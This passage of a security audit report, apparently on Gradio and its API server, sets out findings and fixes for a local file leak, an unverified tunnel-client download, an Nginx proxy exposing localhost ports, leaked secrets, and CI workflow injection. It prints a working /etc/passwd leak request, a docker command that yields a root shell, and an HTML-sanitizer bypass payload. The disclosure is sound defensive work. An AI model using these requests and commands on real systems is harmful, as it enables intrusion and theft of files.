Host: localhost:7860
Content-Length: 99

{"data":["/etc/passwd"],"event_data":null,"fn_index":0,"trigger_id":1,"session_hash"
:"cgq3t5vsxzu"}
```

```
HTTP/1.1 200 OK
date: Fri, 28 Jun 2024 10:18:16 GMT
server: uvicorn
content-length: 47
content-type: application/json

{"event_id":"fb7df04be8e74cf99e44f24c3a5e3dff"}
```

```
GET /queue/data?session_hash=5avmxp6xm6m HTTP/1.1
Host: localhost:7860
```

```
HTTP/1.1 200 OK
Content-Length: 888
```

```
data:
{"msg":"process_completed","event_id":"b3b84f21017b4f62901463ea8b4af96a","output":{"
data":[{"path":"/private/var/folders/y_/m_0rfxvx2vs25m0ymc3lv0v00000gn/T/gradio/9ca8
88dfb0498a329c951eb0000458fe192aeb16/passwd","url":"http://localhost:7860/file=/priv
ate/var/folders/y_/m_0rfxvx2vs25m0ymc3lv0v00000gn/T/gradio/9ca888dfb0498a329c951eb00
00458fe192aeb16/passwd","size":null,"orig_name":null,"mime_type":null,"is_stream":fa
lse,"meta":{"_type":"gradio.FileData"}}],"is_generating":false,"duration":0.00069904
32739257812,"average_duration":0.0005940596262613932,"render_config":null,"changed_s
tate_ids":[]},"success":true}

data: {"msg":"close_stream"}
```

Figure 16.1: Example of the sequence of requests that leak a local file

Then, by fetching the cached file highlighted above, we get the contents of the `/etc/passwd` file or any other file we chose to extract.

We briefly used cs.github.com to find codebases that may use this pattern and found that, for example, the visual_scannet_detection Gradio server is vulnerable to this exact issue.

Root cause

When a user sends a `FileData` instance to the `preprocess` function, the code prevents the use of files outside of the upload directory.

On the other hand, `FileData` instances returned by the `postprocess` function can point to any directory in the system without restrictions, will be cached, and their contents can be read by the user. As shown in figures 16.2 and 16.3, the `postprocess` code flows call the `async_move_files_to_cache` function without passing the `check_in_upload_folder` argument—the argument that controls whether the files cached must be inside the upload folder. Since the argument defaults to `False`, no check is performed.

```
async def handle_streaming_outputs(self,block_fn: BlockFunction, data: list,
session_hash: str | None, run: int | None, root_path: str | None = None) -> list:
    # <REDACTED>
    for i, block in enumerate(block_fn.outputs):
        # <REDACTED>
            output_data = await processing_utils.async_move_files_to_cache(
                output_data,
                block,
                postprocess=True,
            )
```

Figure 16.2: Call to `async_move_files_to_cache` without the `check_in_upload_folder` argument inside the `handle_streaming_outputs` function (`gradio/gradio/blocks.py#L1796-L1800`)

```
async def postprocess_data(self, block_fn: BlockFunction, predictions: list | dict,
state: SessionState | None) -> list[Any]:
    # <REDACTED>
    for i, block in enumerate(block_fn.outputs):
            # <REDACTED>
            outputs_cached = await processing_utils.async_move_files_to_cache(
                prediction_value,
                block,
                postprocess=True,
            )
```

Figure 16.3: Call to `async_move_files_to_cache` without the `check_in_upload_folder` argument inside the `handle_streaming_outputs` function (`gradio/gradio/blocks.py#L1763-L1767`)

Vulnerable components

The components that may cause a local file leak if input to their `postprocess` function is controlled by an attacker can be divided into groups:

- Those that receive a string and return arbitrary `FileData` instances: `DownloadButton`, `Audio`, `ImageEditor`, `Video`, `Model3D`, `File`, and `UploadButton`.
- Those that receive more complex data types and return FileData instances: `Chatbot` and `MultimodalTextbox`.
- Those that receive a string and read the file directly in the preprocess function: `Code`.
- Those that return a dictionary that, if controlled by an attacker, can be made to look like a `FileData` instance: `ParamViewer` and `Dataset`.

Appendix I contains examples of vulnerable Gradio servers that use these components. Other vulnerable components may exist.

Exploit Scenario 1

A developer creates a `Dropdown` list with all the values that should be allowed as input to another component, a `DownloadButton` (see appendix E). An attacker circumvents the developer's hard-coded list (see TOB-GRADIO-15), sends arbitrary data to the `DownloadButton`, and downloads arbitrary files from the user's machine.

Exploit Scenario 2

Gradio loads arbitrary data to `ParamViewer` components to document the contents of a user's custom component. The user crafts a malicious documentation payload that triggers the arbitrary file leak and leaks files from Gradio's servers.

Recommendations
Short term, modify the code to limit the files that can be moved to the cache by the post-process code flows. The allowed paths should be the safe-by-default folders (the static and upload folders) and the allowed folders that the developer configured (also taking into account the blocked paths). Because these checks are the same as the ones done in the `/file` endpoint, we recommend refactoring them under a single centralized function that is called in both places.

This more restrictive implementation prevents a user from setting up components that use local files that are not in the allowed folders; some existing code may break because of this. One way to still allow this usage would be to perform the checks only after the application is launched, i.e., when `self.exited` is `True`. This way, no attacker-controlled input could be used to leak local files, but developers could still set up components that point to files outside of the allowed directories.

Long term, use the examples provided in appendix I for testing and ensure that the exploits no longer work.

17. Lack of integrity check on the downloaded FRP client

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-17
Target: `gradio/gradio/tunneling.py#14–63`	

Description

The Gradio server's sharing mechanism downloads the FRP client executable binary from the remote URL (figure 17.1), but it does not verify the file it has downloaded using the file's checksum or signature. Without verification, if the FRP client binary is corrupted or modified by a malicious third party, it will not be detected.

```
14    VERSION = "0.2"
15    CURRENT_TUNNELS: List["Tunnel"] = []
16
17    machine = platform.machine()
18    if machine == "x86_64":
19        machine = "amd64"
20
21    BINARY_REMOTE_NAME = f"frpc_{platform.system().lower()}_{machine.lower()}"
22    EXTENSION = ".exe" if os.name == "nt" else ""
23    BINARY_URL =
f"https://cdn-media.huggingface.co/frpc-gradio-{VERSION}/{BINARY_REMOTE_NAME}{EXTENS
ION}"
25    BINARY_FILENAME = f"{BINARY_REMOTE_NAME}_v{VERSION}"
26    BINARY_FOLDER = Path(__file__).parent
27    BINARY_PATH = f"{BINARY_FOLDER / BINARY_FILENAME}"
# (...)
36    class Tunnel:
# (...)
47        def download_binary():
48            if not Path(BINARY_PATH).exists():
49                resp = httpx.get(BINARY_URL, timeout=30)
# (...)
60                with open(BINARY_PATH, "wb") as file:
61                    file.write(resp.content)
62                st = os.stat(BINARY_PATH)
63                os.chmod(BINARY_PATH, st.st_mode | stat.S_IEXEC)
```

Figure 17.1: Downloading the FRP client binary (`gradio/gradio/tunneling.py#14–63`)

Exploit Scenario

An attacker gains access to the `https://cdn-media.huggingface.co` resource from which the FRP client is downloaded. The attacker then modifies the binary to create a reverse shell upon the FRP client startup. When a user runs the Gradio server with the sharing functionality, the attacker gains access to the user's host.

Recommendations

Short term, hard code the secure hash (such as SHA-256 or SHA-3) of the FRP client binary and check if the hash matches the binary downloaded from the external resource.

Long term, identify other places in Gradio where files are downloaded and integration checks should be introduced. Create tests that ensure that the integrity verification is working as intended.

18. The unvalidated remote_host parameter from the external resource is passed as an argument when running the FRP client binary

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-18
Target: `gradio/gradio/networking.py#17–33`	

Description

The `setup_tunnel` function retrieves the `remote_host` and `remote_port` variables from the `api.gradio.app` external server. Although the `remote_port` is validated by converting it to an integer (figure 18.1, line 33), the `remote_host` is not validated as an IP address before it is passed to the FRP client binary in the `_start_tunnel` function (figure 18.2). If an attacker gains control over the response from the `api.gradio.app` server, he can manipulate the `remote_host` value and pass a flag to the FRP client binary.

It is worth noting that `shell=True` is unused in the subsequent call to the `subprocess.Popen` function (figure 18.2, line 96), so it is impossible to manipulate `remote_host` to force Gradio to run a binary other than the FRP client.

```
 17    GRADIO_API_SERVER = "https://api.gradio.app/v2/tunnel-request"
 # (...)
 21    def setup_tunnel(
 22        local_host: str, local_port: int, share_token: str, share_server_address:
str | None
 23    ) -> str:
# (...)
 31                    response = httpx.get(GRADIO_API_SERVER, timeout=30)
 32                    payload = response.json()[0]
 33                    remote_host, remote_port = payload["host"], int(payload["port"])
```

Figure 18.1: The `setup_tunnel` function responsible for obtaining the IP address and port to which the FRP client should connect (`gradio/gradio/networking.py#17–33`)

```
 76    def _start_tunnel(self, binary: str) -> str:
 77        CURRENT_TUNNELS.append(self)
 78        command = [
 79            binary,
 80            "http",
 81            "-n",
 82            self.share_token,
 83            "-l",
 84            str(self.local_port),
 85            "-i",
            self.local_host,
            "--uc",
            "--sd",
            "random",
            "--ue",
            "--server_addr",
            f"{self.remote_host}:{self.remote_port}",
            "--disable_log_color",
        ]
        self.proc = subprocess.Popen(
            command, stdout=subprocess.PIPE, stderr=subprocess.PIPE
        )
```

Figure 18.2: The `_start_tunnel` function responsible for running the FRP client (`gradio/gradio/tunneling.py#76–97`)

Exploit Scenario

An attacker gains control over the response from `api.gradio.app` and manipulates the `remote_host` value to pass a dangerous flag to the FRP client binary.

Recommendations

Short term, validate that the `remote_host` variable has the format of an IP address. Also, validate that the `remote_port` variable is a correct port in the range `0 - 65535`. Currently, it is possible to set up port `0`.

Long term, add the unit test of a scenario where the `remote_host` is potentially malicious.

19. Nginx configuration allows access to any localhost service

Severity: **High**	Difficulty: **Low**
Type: Configuration	Finding ID: TOB-GRADIO-19
Target: `gradio-api-server/nginx.conf#L106-L137`	

Description

The Nginx configuration of the Gradio API server gives access to any internal port by accessing `https://<port>.gradio.app/`. This is caused by the following Nginx configuration:

```
server {
  listen 80;
  server_name *.gradio.app;
  // <REDACTED>
  location / {
    if ($host ~* "^(.*)\.gradio\.app$") {
      set $subdomain $1;
    }
    resolver 127.0.0.1 [::1];
    proxy_pass       http://localhost:$subdomain;
}
```

Figure 19.1: Nginx configuration that allows access to any internal localhost port (`gradio-api-server/nginx.conf#L106-L137`)

We found that the server has the docker API running in port 2376. An API should never be externally exposed, as this provides root access to anyone with access to it. We confirmed this access with the "`docker -H 2376.gradio.app:80 ps`" command, which lists all containers that are running. We could have used the command in figure 19.2 to get a root shell in the server.

```
docker -H 2376.gradio.app:80 run --rm -it --privileged -v /:/host --network host
ubuntu bash
```

Figure 19.2: Payload that gives root access to the Gradio API server

Exploit Scenario

An attacker finds this problem with the Nginx configuration by enumerating all subdomains of `gradio.app`. He finds that port 2376 is open and runs the exploit in figure 19.2 to gain root access to the machine. He changes the server to start responding to requests with a malicious frp server host and port, redirecting all frp tunnel connections to an attacker-controlled server that records all user traffic, including uploaded files and chatbox conversations.

Recommendations

Short term, remove the portion of the Nginx configuration shown in figure 19.1 from the configuration file. This will solve the immediate issue.

Long term, deprecate v1 of the API server and remove all of the unnecessary code from the `gradio-api-server` repository. Modify the Nginx configuration appropriately.

20. Secrets stored in the gradio-api-server repository

Severity: **Low**	Difficulty: **High**
Type: Data Exposure	Finding ID: TOB-GRADIO-20
Target: `gradio-api-server/README.md`, `gradio-api-server/config/google_cred.json`, `gradio-api-server/config/paramiko`, `gradio-api-server`'s wiki	

Description
The `gradio-api-server` repository has several secrets exposed in its `README.md`, `config/google_cred.json`, and `config/paramiko` files and in its wiki. One of these secrets gives access to the Nginx logs, which may expose some user data.

If attackers have access to the application source code, they would have access to these secrets. Additionally, checking shared secrets in the source code repository gives all employees and contractors access to the secrets in the repository.

Exploit Scenario
An attacker obtains a copy of the source code from a former employee. The attacker extracts the secret, accesses the Nginx logs, and steals user data.

Recommendations
Short term, remove the hard-coded secrets from the source code and rotate their values. Store them in a secret management solution designed specifically to store secrets. For credentials to be used by humans, use a password manager such as 1Password, and for credentials to be used by machines, use something like Hashicorp Vault or AWS Secrets Manager.

Long term, review all your other internal repositories for secrets. Consider using a tool such as TruffleHog to detect them automatically.

References
- GitHub: Removing sensitive data from a repository

21. Slack secret stored in Hugging Face's public frp fork repository

Severity: **Undetermined**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-GRADIO-21
Target: `frp/scripts/report_num_ports.py#L17`	

Description

Hugging Face's public `frp` fork contains a hard-coded Slack token that an attacker could use to send malicious messages to a Hugging Face Slack channel or, worse, read all of the messages in its workspace.

```
headers = {"Authorization": "Bearer xoxp-59<REDACTED>"}
```

Figure 21.1: The redacted Slack token stored in Hugging Face's public fork of `frp` (frp/scripts/report_num_ports.py#L17)

This finding is of undetermined severity because we did not test how much access the token has. If it allows reading messages from Hugging Face's Slack, the severity is high.

Exploit Scenario

An attacker finds the publicly exposed token. They use it to read all messages from the Hugging Face Slack workspace (if the token has that access level).

Recommendations

Short term, remove the hard-coded Slack token from the source code and revoke it. If this token is still necessary, create a new one and store it in a secret management solution designed specifically to store secrets. For credentials to be used by humans, use a password manager such as 1Password, and for credentials to be used by machines, use a tool such as Hashicorp Vault or AWS Secrets Manager.

Long term, as recommended in TOB-GRADIO-20, review all of Gradio'sother internal repositories for secrets. Consider using a tool such as TruffleHog to automatically detect them.

22. Insecure permissions on the Nginx configuration files

Severity: **Low**	Difficulty: **High**
Type: Data Exposure	Finding ID: TOB-GRADIO-22
Target: `gradio-api-server/nginx_loop.py`	

Description

The `write_to_file` function sets the excessive `0o777` permissions for the configuration file it operates on. This means the file is readable, writable, and executable by any user on the system.

```python
def write_to_file(data, file_idx):
    fp = os.path.join(ROOT, f"loop_{file_idx}.conf")
    with open(fp, "w") as f:
        f.write(data)
    os.chmod(fp, 0o777)
```

Figure 22.1: The `write_to_file` function that sets up overly excessive permission to the file (`gradio-api-server/nginx_loop.py#31–35`)

Exploit Scenario

An attacker gets access to the system and finds that he can modify the Nginx configuration file. He changes that configuration file in a way Nginx exposes sensitive data publicly.

Recommendations

Short term, change the chmod to `0o644`.

Long term, ensure that other files created by Gradio follow the principle of least privilege. Add the Semgrep with the `insecure-file-permissions` rule to the CI/CD to avoid excessive permissions.

23. Exposed upload and file endpoints in Gradio with OAuth

Severity: **Medium**	Difficulty: **Medium**
Type: Data Exposure	Finding ID: TOB-GRADIO-23
Target: Gradio with OAuth method	

Description

The Gradio server allows an unauthorized user to send a file to it when the authentication method is set to OAuth (figure 23.1). The Gradio server also exposes the `/file` endpoint to read uploaded files (figure 23.2). When using the password-protected app authentication method in the Gradio server, the `/upload` and `/file` endpoints are inaccessible without authentication (figures 23.3, 23.4).

```
POST /upload?upload_id=abc HTTP/1.1
Host: mkdki-testoauth.hf.space
Content-Length: 191
Accept-Language: en-US
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5YscGPU0PET5SzT3
Connection: keep-alive

------WebKitFormBoundary5YscGPU0PET5SzT3
Content-Disposition: form-data; name="files"; filename="test.mov"
Content-Type: video/quicktime

a

------WebKitFormBoundary5YscGPU0PET5SzT3--
```

```
HTTP/1.1 200 OK
...
["/tmp/gradio/764c16af46dd4f15edb05ecc5595b50cbe3714ea/test.mov"]
```

Figure 23.1: An HTTP request-response to upload a file in a demo for "the Sign in with Hugging Face feature"

```
GET /file=/tmp/gradio/764c16af46dd4f15edb05ecc5595b50cbe3714ea/test.mov HTTP/1.1
Host: mkdki-testoauth.hf.space
Accept-Language: en-US
Connection: keep-alive

```

```
HTTP/1.1 200 OK
Content-Type: video/quicktime
...

a
```

Figure 23.2: An HTTP request-response to read a file in a demo for "the Sign in with Hugging Face feature"

```
POST /upload?upload_id=r6grgzpqv1 HTTP/1.1
Host: 127.0.0.1:7860
Content-Length: 190
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryw7Y6zknNMwrq0Rxw

------WebKitFormBoundaryw7Y6zknNMwrq0Rxw
Content-Disposition: form-data; name="files"; filename="test.mov"
Content-Type: video/quicktime

a

------WebKitFormBoundaryw7Y6zknNMwrq0Rxw--
```

```
HTTP/1.1 401 Unauthorized
date: Fri, 28 Jun 2024 06:17:16 GMT
server: uvicorn
content-length: 30
content-type: application/json
access-control-allow-credentials: true
access-control-allow-origin: http://127.0.0.1:7860
vary: Origin

{"detail":"Not authenticated"}
```

Figure 23.3: An HTTP request-response to upload a file in the password-protected app demo

```
GET /file=/tmp/gradio/764c16af46dd4f15edb05ecc5595b50cbe3714ea/test.mov HTTP/1.1
Host: 127.0.0.1:7860
Accept-Language: en-US
```

```
HTTP/1.1 401 Unauthorized
date: Fri, 28 Jun 2024 06:19:25 GMT
server: uvicorn
content-length: 30
content-type: application/json

{"detail":"Not authenticated"}
```

Figure 23.4: An HTTP request-response to read a file in the password-protected app demo

Exploit Scenario

An unauthenticated user sends many files to the Gradio server, exhausting disk space and disrupting the application's normal functioning.

Recommendations

Short term, add authorization checks to the `/upload` and `/file` endpoints when using OAuth with Gradio.

Long term, extend the testing suite to include unauthorized access to the `/upload` and `/file` endpoints when using OAuth with Gradio. Identify other endpoints where authorization should be enforced for various authentication mechanisms.

24. The remove_html_tags function does not remove all HTML tags

Severity: **Informational**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-GRADIO-24
Target: `gradio/gradio/utils.py#L1167-L1171`	

Description
The regex used in the `remove_html_tags` function does not sufficiently remove all script tags.

```
HTML_TAG_RE = re.compile("<.*?>")

def remove_html_tags(raw_html: str | None) -> str:
    return re.sub(HTML_TAG_RE, "", raw_html or "")
```

Figure 24.1: The `remove_html_tags` function (gradio/gradio/utils.py#L1167-L1171)

A payload such as the one in figure 24.2 can be used to bypass this sanitization regex with the use of newlines.

```
test_str = "<script \n> console.log('Hello') </script\n>"
```

Figure 24.2: Example payload that bypasses the `remove_html_tags` function's sanitization

This finding is informational because this function is not used in a security-critical context.

Exploit Scenario
A developer writes code that uses this function in a security-critical context to remove all HTML tags. An attacker uses a payload such as the one in figure 24.2 to inject arbitrary HTML and JavaScript code into the application.

Recommendations
Short term, have the code use DOMPurify to sanitize HTML instead of using a regex. Never modify the HTML after it is sanitized.

Long term, review other places where HTML is sanitized and always use DOMPurify instead of custom functions.

25. Unpinned external GitHub CI/CD action versions	
Severity: **Low**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-GRADIO-25
Target: `gradio` GitHub Actions	

Description

Several GitHub Actions workflows in the `gradio` repository use third-party actions pinned to a tag or branch name instead of a full commit SHA as recommended by GitHub. This configuration enables repository owners to silently modify the actions. A malicious actor could use this ability to tamper with an application release or leak secrets.

The following actions are owned by GitHub organizations or individuals that are not affiliated directly with Hugging Face:

- `dorny/paths-filter@v3`
- `FedericoCarboni/setup-ffmpeg@v2`
- `pnpm/action-setup@v2`
- `chromaui/action@v11`
- `changesets/action@v1`
- `actionsdesk/lfs-warning@v3.3`

Exploit Scenario

An attacker gains unauthorized access to the account of a GitHub Actions owner. The attacker manipulates the action's code to steal Gradio's GitHub secrets and elevate his privileges. The attacker also adds a backdoor in Gradio's release, deploying malware to each Gradio user's machine.

Recommendations

Short term, pin each third-party action to a specific full-length commit SHA, as recommended by GitHub. Additionally, configure Dependabot to keep GitHub actions up to date to update the action's commit SHA after reviewing the action's updates.

Long term, add Semgrep to the CI/CD with the `third-party-action-not-pinned-to-commit-sha` rule.

26. Incorrect conditional expression in GitHub Actions workflow

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-26
Target: `gradio/.github/workflows/deploy-spaces.yml:166`	

Description

A conditional expression in the GitHub Actions workflow file `deploy-spaces.yml` incorrectly compares `needs.deploy-spaces`, an object with properties, to a string value (figure 26.1). If this check is reached, the job will always fail.

```
 166    if: always() && needs.deploy-spaces == 'failure' &&
needs.changes.outputs.found_pr == 'true'
```

Figure 26.1: An incorrect comparison in the GitHub Action (`gradio/.github/workflows/deploy-spaces.yml#166`)

Recommendations

Short term, replace `needs.deploy-spaces` with `needs.deploy-spaces.result` in the conditional expression. This change ensures accurate evaluation of the status output from `deploy-spaces`, avoiding potential misbehavior in workflow execution.

Long term, integrate actionlint into your CI/CD pipeline to statically analyze GitHub Actions workflows.

27. Potential command injection in Delete Stale Spaces GitHub Actions Workflow

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-GRADIO-27
Target: `gradio/.github/workflows/delete-stale-spaces.yml#L30-L30`	

Description

The `Delete Stale Spaces` workflow includes an interpolation of user inputs directly into a bash command (figure 27.1). This practice can lead to command injection vulnerability when a user has permission to trigger the workflow.

```
    - name: Set daysStale
      env:
        DEFAULT_DAYS_STALE: '7'
      run: echo "DAYS_STALE=${{ github.event.inputs.daysStale ||
env.DEFAULT_DAYS_STALE }}" >> $GITHUB_ENV
```

Figure 27.1: The GitHub action where the command injection is possible (`gradio/.github/workflows/delete-stale-spaces.yml#27–30`)

The severity of the issue is informational because, by default, users with only write access to a repository can trigger workflows manually—the only way to trigger this action.

Recommendations

Short term, set the untrusted input value of the expression to an intermediate environment variable (figure 27.2). Use double-quote shell variables to avoid word splitting. Additionally, consider removing the `DEFAULT_DAYS_STALE: '7'` environment variable declaration, as it is already provided in the `workflow_dispatch` default input.

```
- name: Set daysStale
  env:
    DEFAULT_DAYS_STALE: '7'
    DAYS_STALE: ${{ github.event.inputs.daysStale || env.DEFAULT_DAYS_STALE}}
  run: echo DAYS_STALE="$DAYS_STALE" >> $GITHUB_ENV
```

Figure 27.2: Proposed fix by using an intermediate environment variable

Long term, integrate poutine into the CI/CD pipeline to statically analyze GitHub Actions workflows. Poutine, in comparison with actionlint, is more aimed at finding security misconfigurations and vulnerabilities in the build pipelines of a repository; actionlint does not detect this issue.

References

- Keeping your GitHub Actions and workflows secure Part 2: Untrusted input

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Configuration	The configuration of system components in accordance with best practices
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Data Handling	The safe handling of user inputs and data processed by the system
Documentation	The presence of comprehensive and readable codebase documentation
Maintenance	The timely maintenance of system components to mitigate risk
Memory Safety and Error Handling	The presence of memory safety and robust error-handling mechanisms
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality Findings

The following findings are not associated with specific vulnerabilities. However, addressing them can enhance usability and code readability and may prevent the introduction of vulnerabilities in the future:

- **OpenAPI definition does not load.** Configuring an interface to use `docs_url`, the argument responsible for serving the API definition, does not work. This is a known issue: see OpenAPI docs not working · Issue #7287 · gradio-app/gradio · GitHub.


```
import gradio as gr

def greet(name, intensity):
    return "Hello " * intensity + name + "!"

demo = gr.Interface(fn=greet, inputs=["text", "slider"], outputs=["text"],)

demo.launch(share=True, app_kwargs={"docs_url": "/docs"})
```

Figure C.1: An example demo app based on Gradio that exposes the OpenAPI definition



127.0.0.1:7861/docs

Failed to load API definition.

Errors

Hide

```
Fetch error
Internal Server Error /openapi.json
```

Figure C.2: An error when reaching out to the Gradio's `/docs` endpoint

- **Gradio API server's production Flask config has `DEBUG` enabled.** A Flask server with debug enabled is a security risk, which, in the worst case, can lead to RCE. However, this variable is unused, so the server is not actually run in the debug mode for production or for development mode.

```
class production(Default):
    DEBUG = True
    RELOADER = False
```

Figure C.3: `gradio-api-server/config/config.py#L26-L28`

- **Fix the open redirection.** The server has an open redirect at the `/file=` handler (figure C.3). While open redirection is not a security problem on its own, it is a useful gadget in many attack scenarios (for example, when abusing the OAuth `redirect_uri` logic). The issue was already assigned CVE-2024-4940.

```
GET /file=https://trailofbits.com HTTP/1.1
Host: 127.0.0.1:7861
Connection: keep-alive
```

```
HTTP/1.1 302 Found
date: Mon, 17 Jun 2024 10:23:14 GMT
server: uvicorn
content-length: 0
location: https://trailofbits.com
```

Figure C.3: An HTTP request/response that shows the open redirection in the Gradio server.

- **Add a comment about command injection risk.** The `audio_debugger` demo is insecure because it allows users to inject and execute any command on the machine.

```
23    with gr.Tab("console"):
24        ip = gr.Textbox(label="User IP Address")
25        gr.Interface(
26            lambda cmd: subprocess.run([cmd], capture_output=True, shell=True)
27            .stdout.decode("utf-8")
28            .strip(),
29            "text",
30            "text",
31        )
```

Figure C.4: Potential command injection in the `audio_debugger` demo (`gradio/demo/audio_debugger/run.py#23–31`)

- **Fix ReDoS vulnerabilities**. Currently, the following occurrences are unreachable from the end-user perspective and do not pose a direct risk; however, they can become exploitable in Gradio's future development.
    - `gradio/gradio/external_utils.py#L28-L28`
    - `gradio/gradio/cli/commands/components/docs.py#L185-L187`
    - `gradio/js/app/build_plugins.ts#L66-L66`
- **Remove unnecessary imports.**
    - `gradio-api-server/nginx_loop.py#L1-L1`
    - `gradio-api-server/nginx_replace_prod.py#L1-L1`
    - `gradio-api-server/nginx_replace_prod.py#L3-L3`

- **Correct typos in the documentation.**
    - `like to diable` should be `like to disable` in the Key Features
    - `Two things to not` should be `Two things to note` in the Dynamic Apps With Render Decorator
    - Remove unnecessary `include?aaa` in the Core Gradio Classes

D. Python fuzzer for the is_in_or_equal Function

The following code figure shows the Python fuzzing harness based on the Atheris fuzzer. The harness was created to check the correctness of the `is_in_or_equal` function. Its results and impact are described in finding TOB-GRADIO-4.

```python
import sys
import random
from pathlib import Path
import atheris

def abspath(path) -> Path:
    """Returns absolute path of a str or Path path, but does not resolve
symlinks."""
    path = Path(path)

    if path.is_absolute():
        return path

    # recursively check if there is a symlink within the path
    is_symlink = path.is_symlink() or any(
        parent.is_symlink() for parent in path.parents
    )

    if is_symlink or path == path.resolve():  # in case path couldn't be resolved
        return Path.cwd() / path
    else:
        return path.resolve()


def is_in_or_equal(path_1, path_2):
    """
    True if path_1 is a descendant (i.e. located within) path_2 or if the paths are
the
    same, returns False otherwise.
    Parameters:
        path_1: str or Path (to file or directory)
        path_2: str or Path (to file or directory)
    """
    path_1, path_2 = abspath(path_1), abspath(path_2)
    try:
        relative_path = path_1.relative_to(path_2)
        if str(relative_path) == ".":
            return True
        relative_path = path_1.parent.relative_to(path_2)
        return ".." not in str(relative_path)
    except ValueError as e:
        return False
    return True

def my_check(path_1, path_2):
    try:
        path_1 = Path(path_1).resolve()
        path_2 = Path(path_2).resolve()

        relative_path = path_1.relative_to(path_2)
        return True
    except ValueError as e:
        return False


# # Prints True but should be False
# print(is_in_or_equal("/tmp/..", "/tmp")) # True
# print(my_check("/tmp/..", "/tmp")) # False

# # Prints False but should be True
# print(is_in_or_equal("//tmp/asd/", "/tmp")) # False
# print(my_check("//tmp/asd", "/tmp")) # True

# # Prints False but should be True
# print(is_in_or_equal("/tmp/f/../f", "/tmp"))
# print(my_check("/tmp/f/../f", "/tmp"))

base_dir = Path("/tmp")

@atheris.instrument_func
def TestOneInput(data):
    print("Testing with data: ", data)

    data = data.decode()

    under_test = is_in_or_equal(data, base_dir)
    my_test = my_check(data, base_dir)
    if under_test != my_test:
        raise RuntimeError(f'is_in_or_equal returned that "{data}" is {"inside" if
under_test else "outside"} of "{base_dir}" but my_check returned {my_test}')

def CustomMutator(data, max_size, seed):
    path = Path(data.decode())
    n_parts = len(path.parts)

    res = b''
    if n_parts == 0:
        res = base_dir.as_posix().encode()
    elif random.random() < 0.5:
        all_chars = [chr(c) for c in range(1, 0x100)]
        rand_str = ''.join(random.choice(all_chars) for _ in range(3)).encode()
        new_part = random.choice([b'tmp', b'..', b'..', b'..', b'..', b'/' *
random.randint(0, 10), b'.', rand_str])
        res = path.as_posix().encode() + b'/' + new_part
    else:
        res = path.parent.as_posix().encode()
    return res
```

```
atheris.Setup(sys.argv, TestOneInput, custom_mutator=CustomMutator)
atheris.Fuzz()
```

Figure D.1: Fuzzer for the `is_in_or_equal` function

E. Example Gradio Server with a Dropdown and DownloadButton

The code below is a simple example used to demonstrate vulnerabilities in findings TOB-GRADIO-15 and TOB-GRADIO-16.

```
import gradio as gr

with gr.Blocks() as demo:
    def select_file(filename):
        return filename

    drop = gr.Dropdown(
        choices=["1.png", "2.png", "3.png"],
        value="1.png",
        interactive=True,
        label="Select a file"
    )
    download_button = gr.DownloadButton(
        label="Download Scene", scale=3,
        value="1.png",
    )
    drop.change(
        fn=select_file,
        inputs=[drop],
        outputs=[download_button],
    )

demo.launch()
```

Figure E.1: Example Gradio server with a `Dropdown` and `DownloadButton`
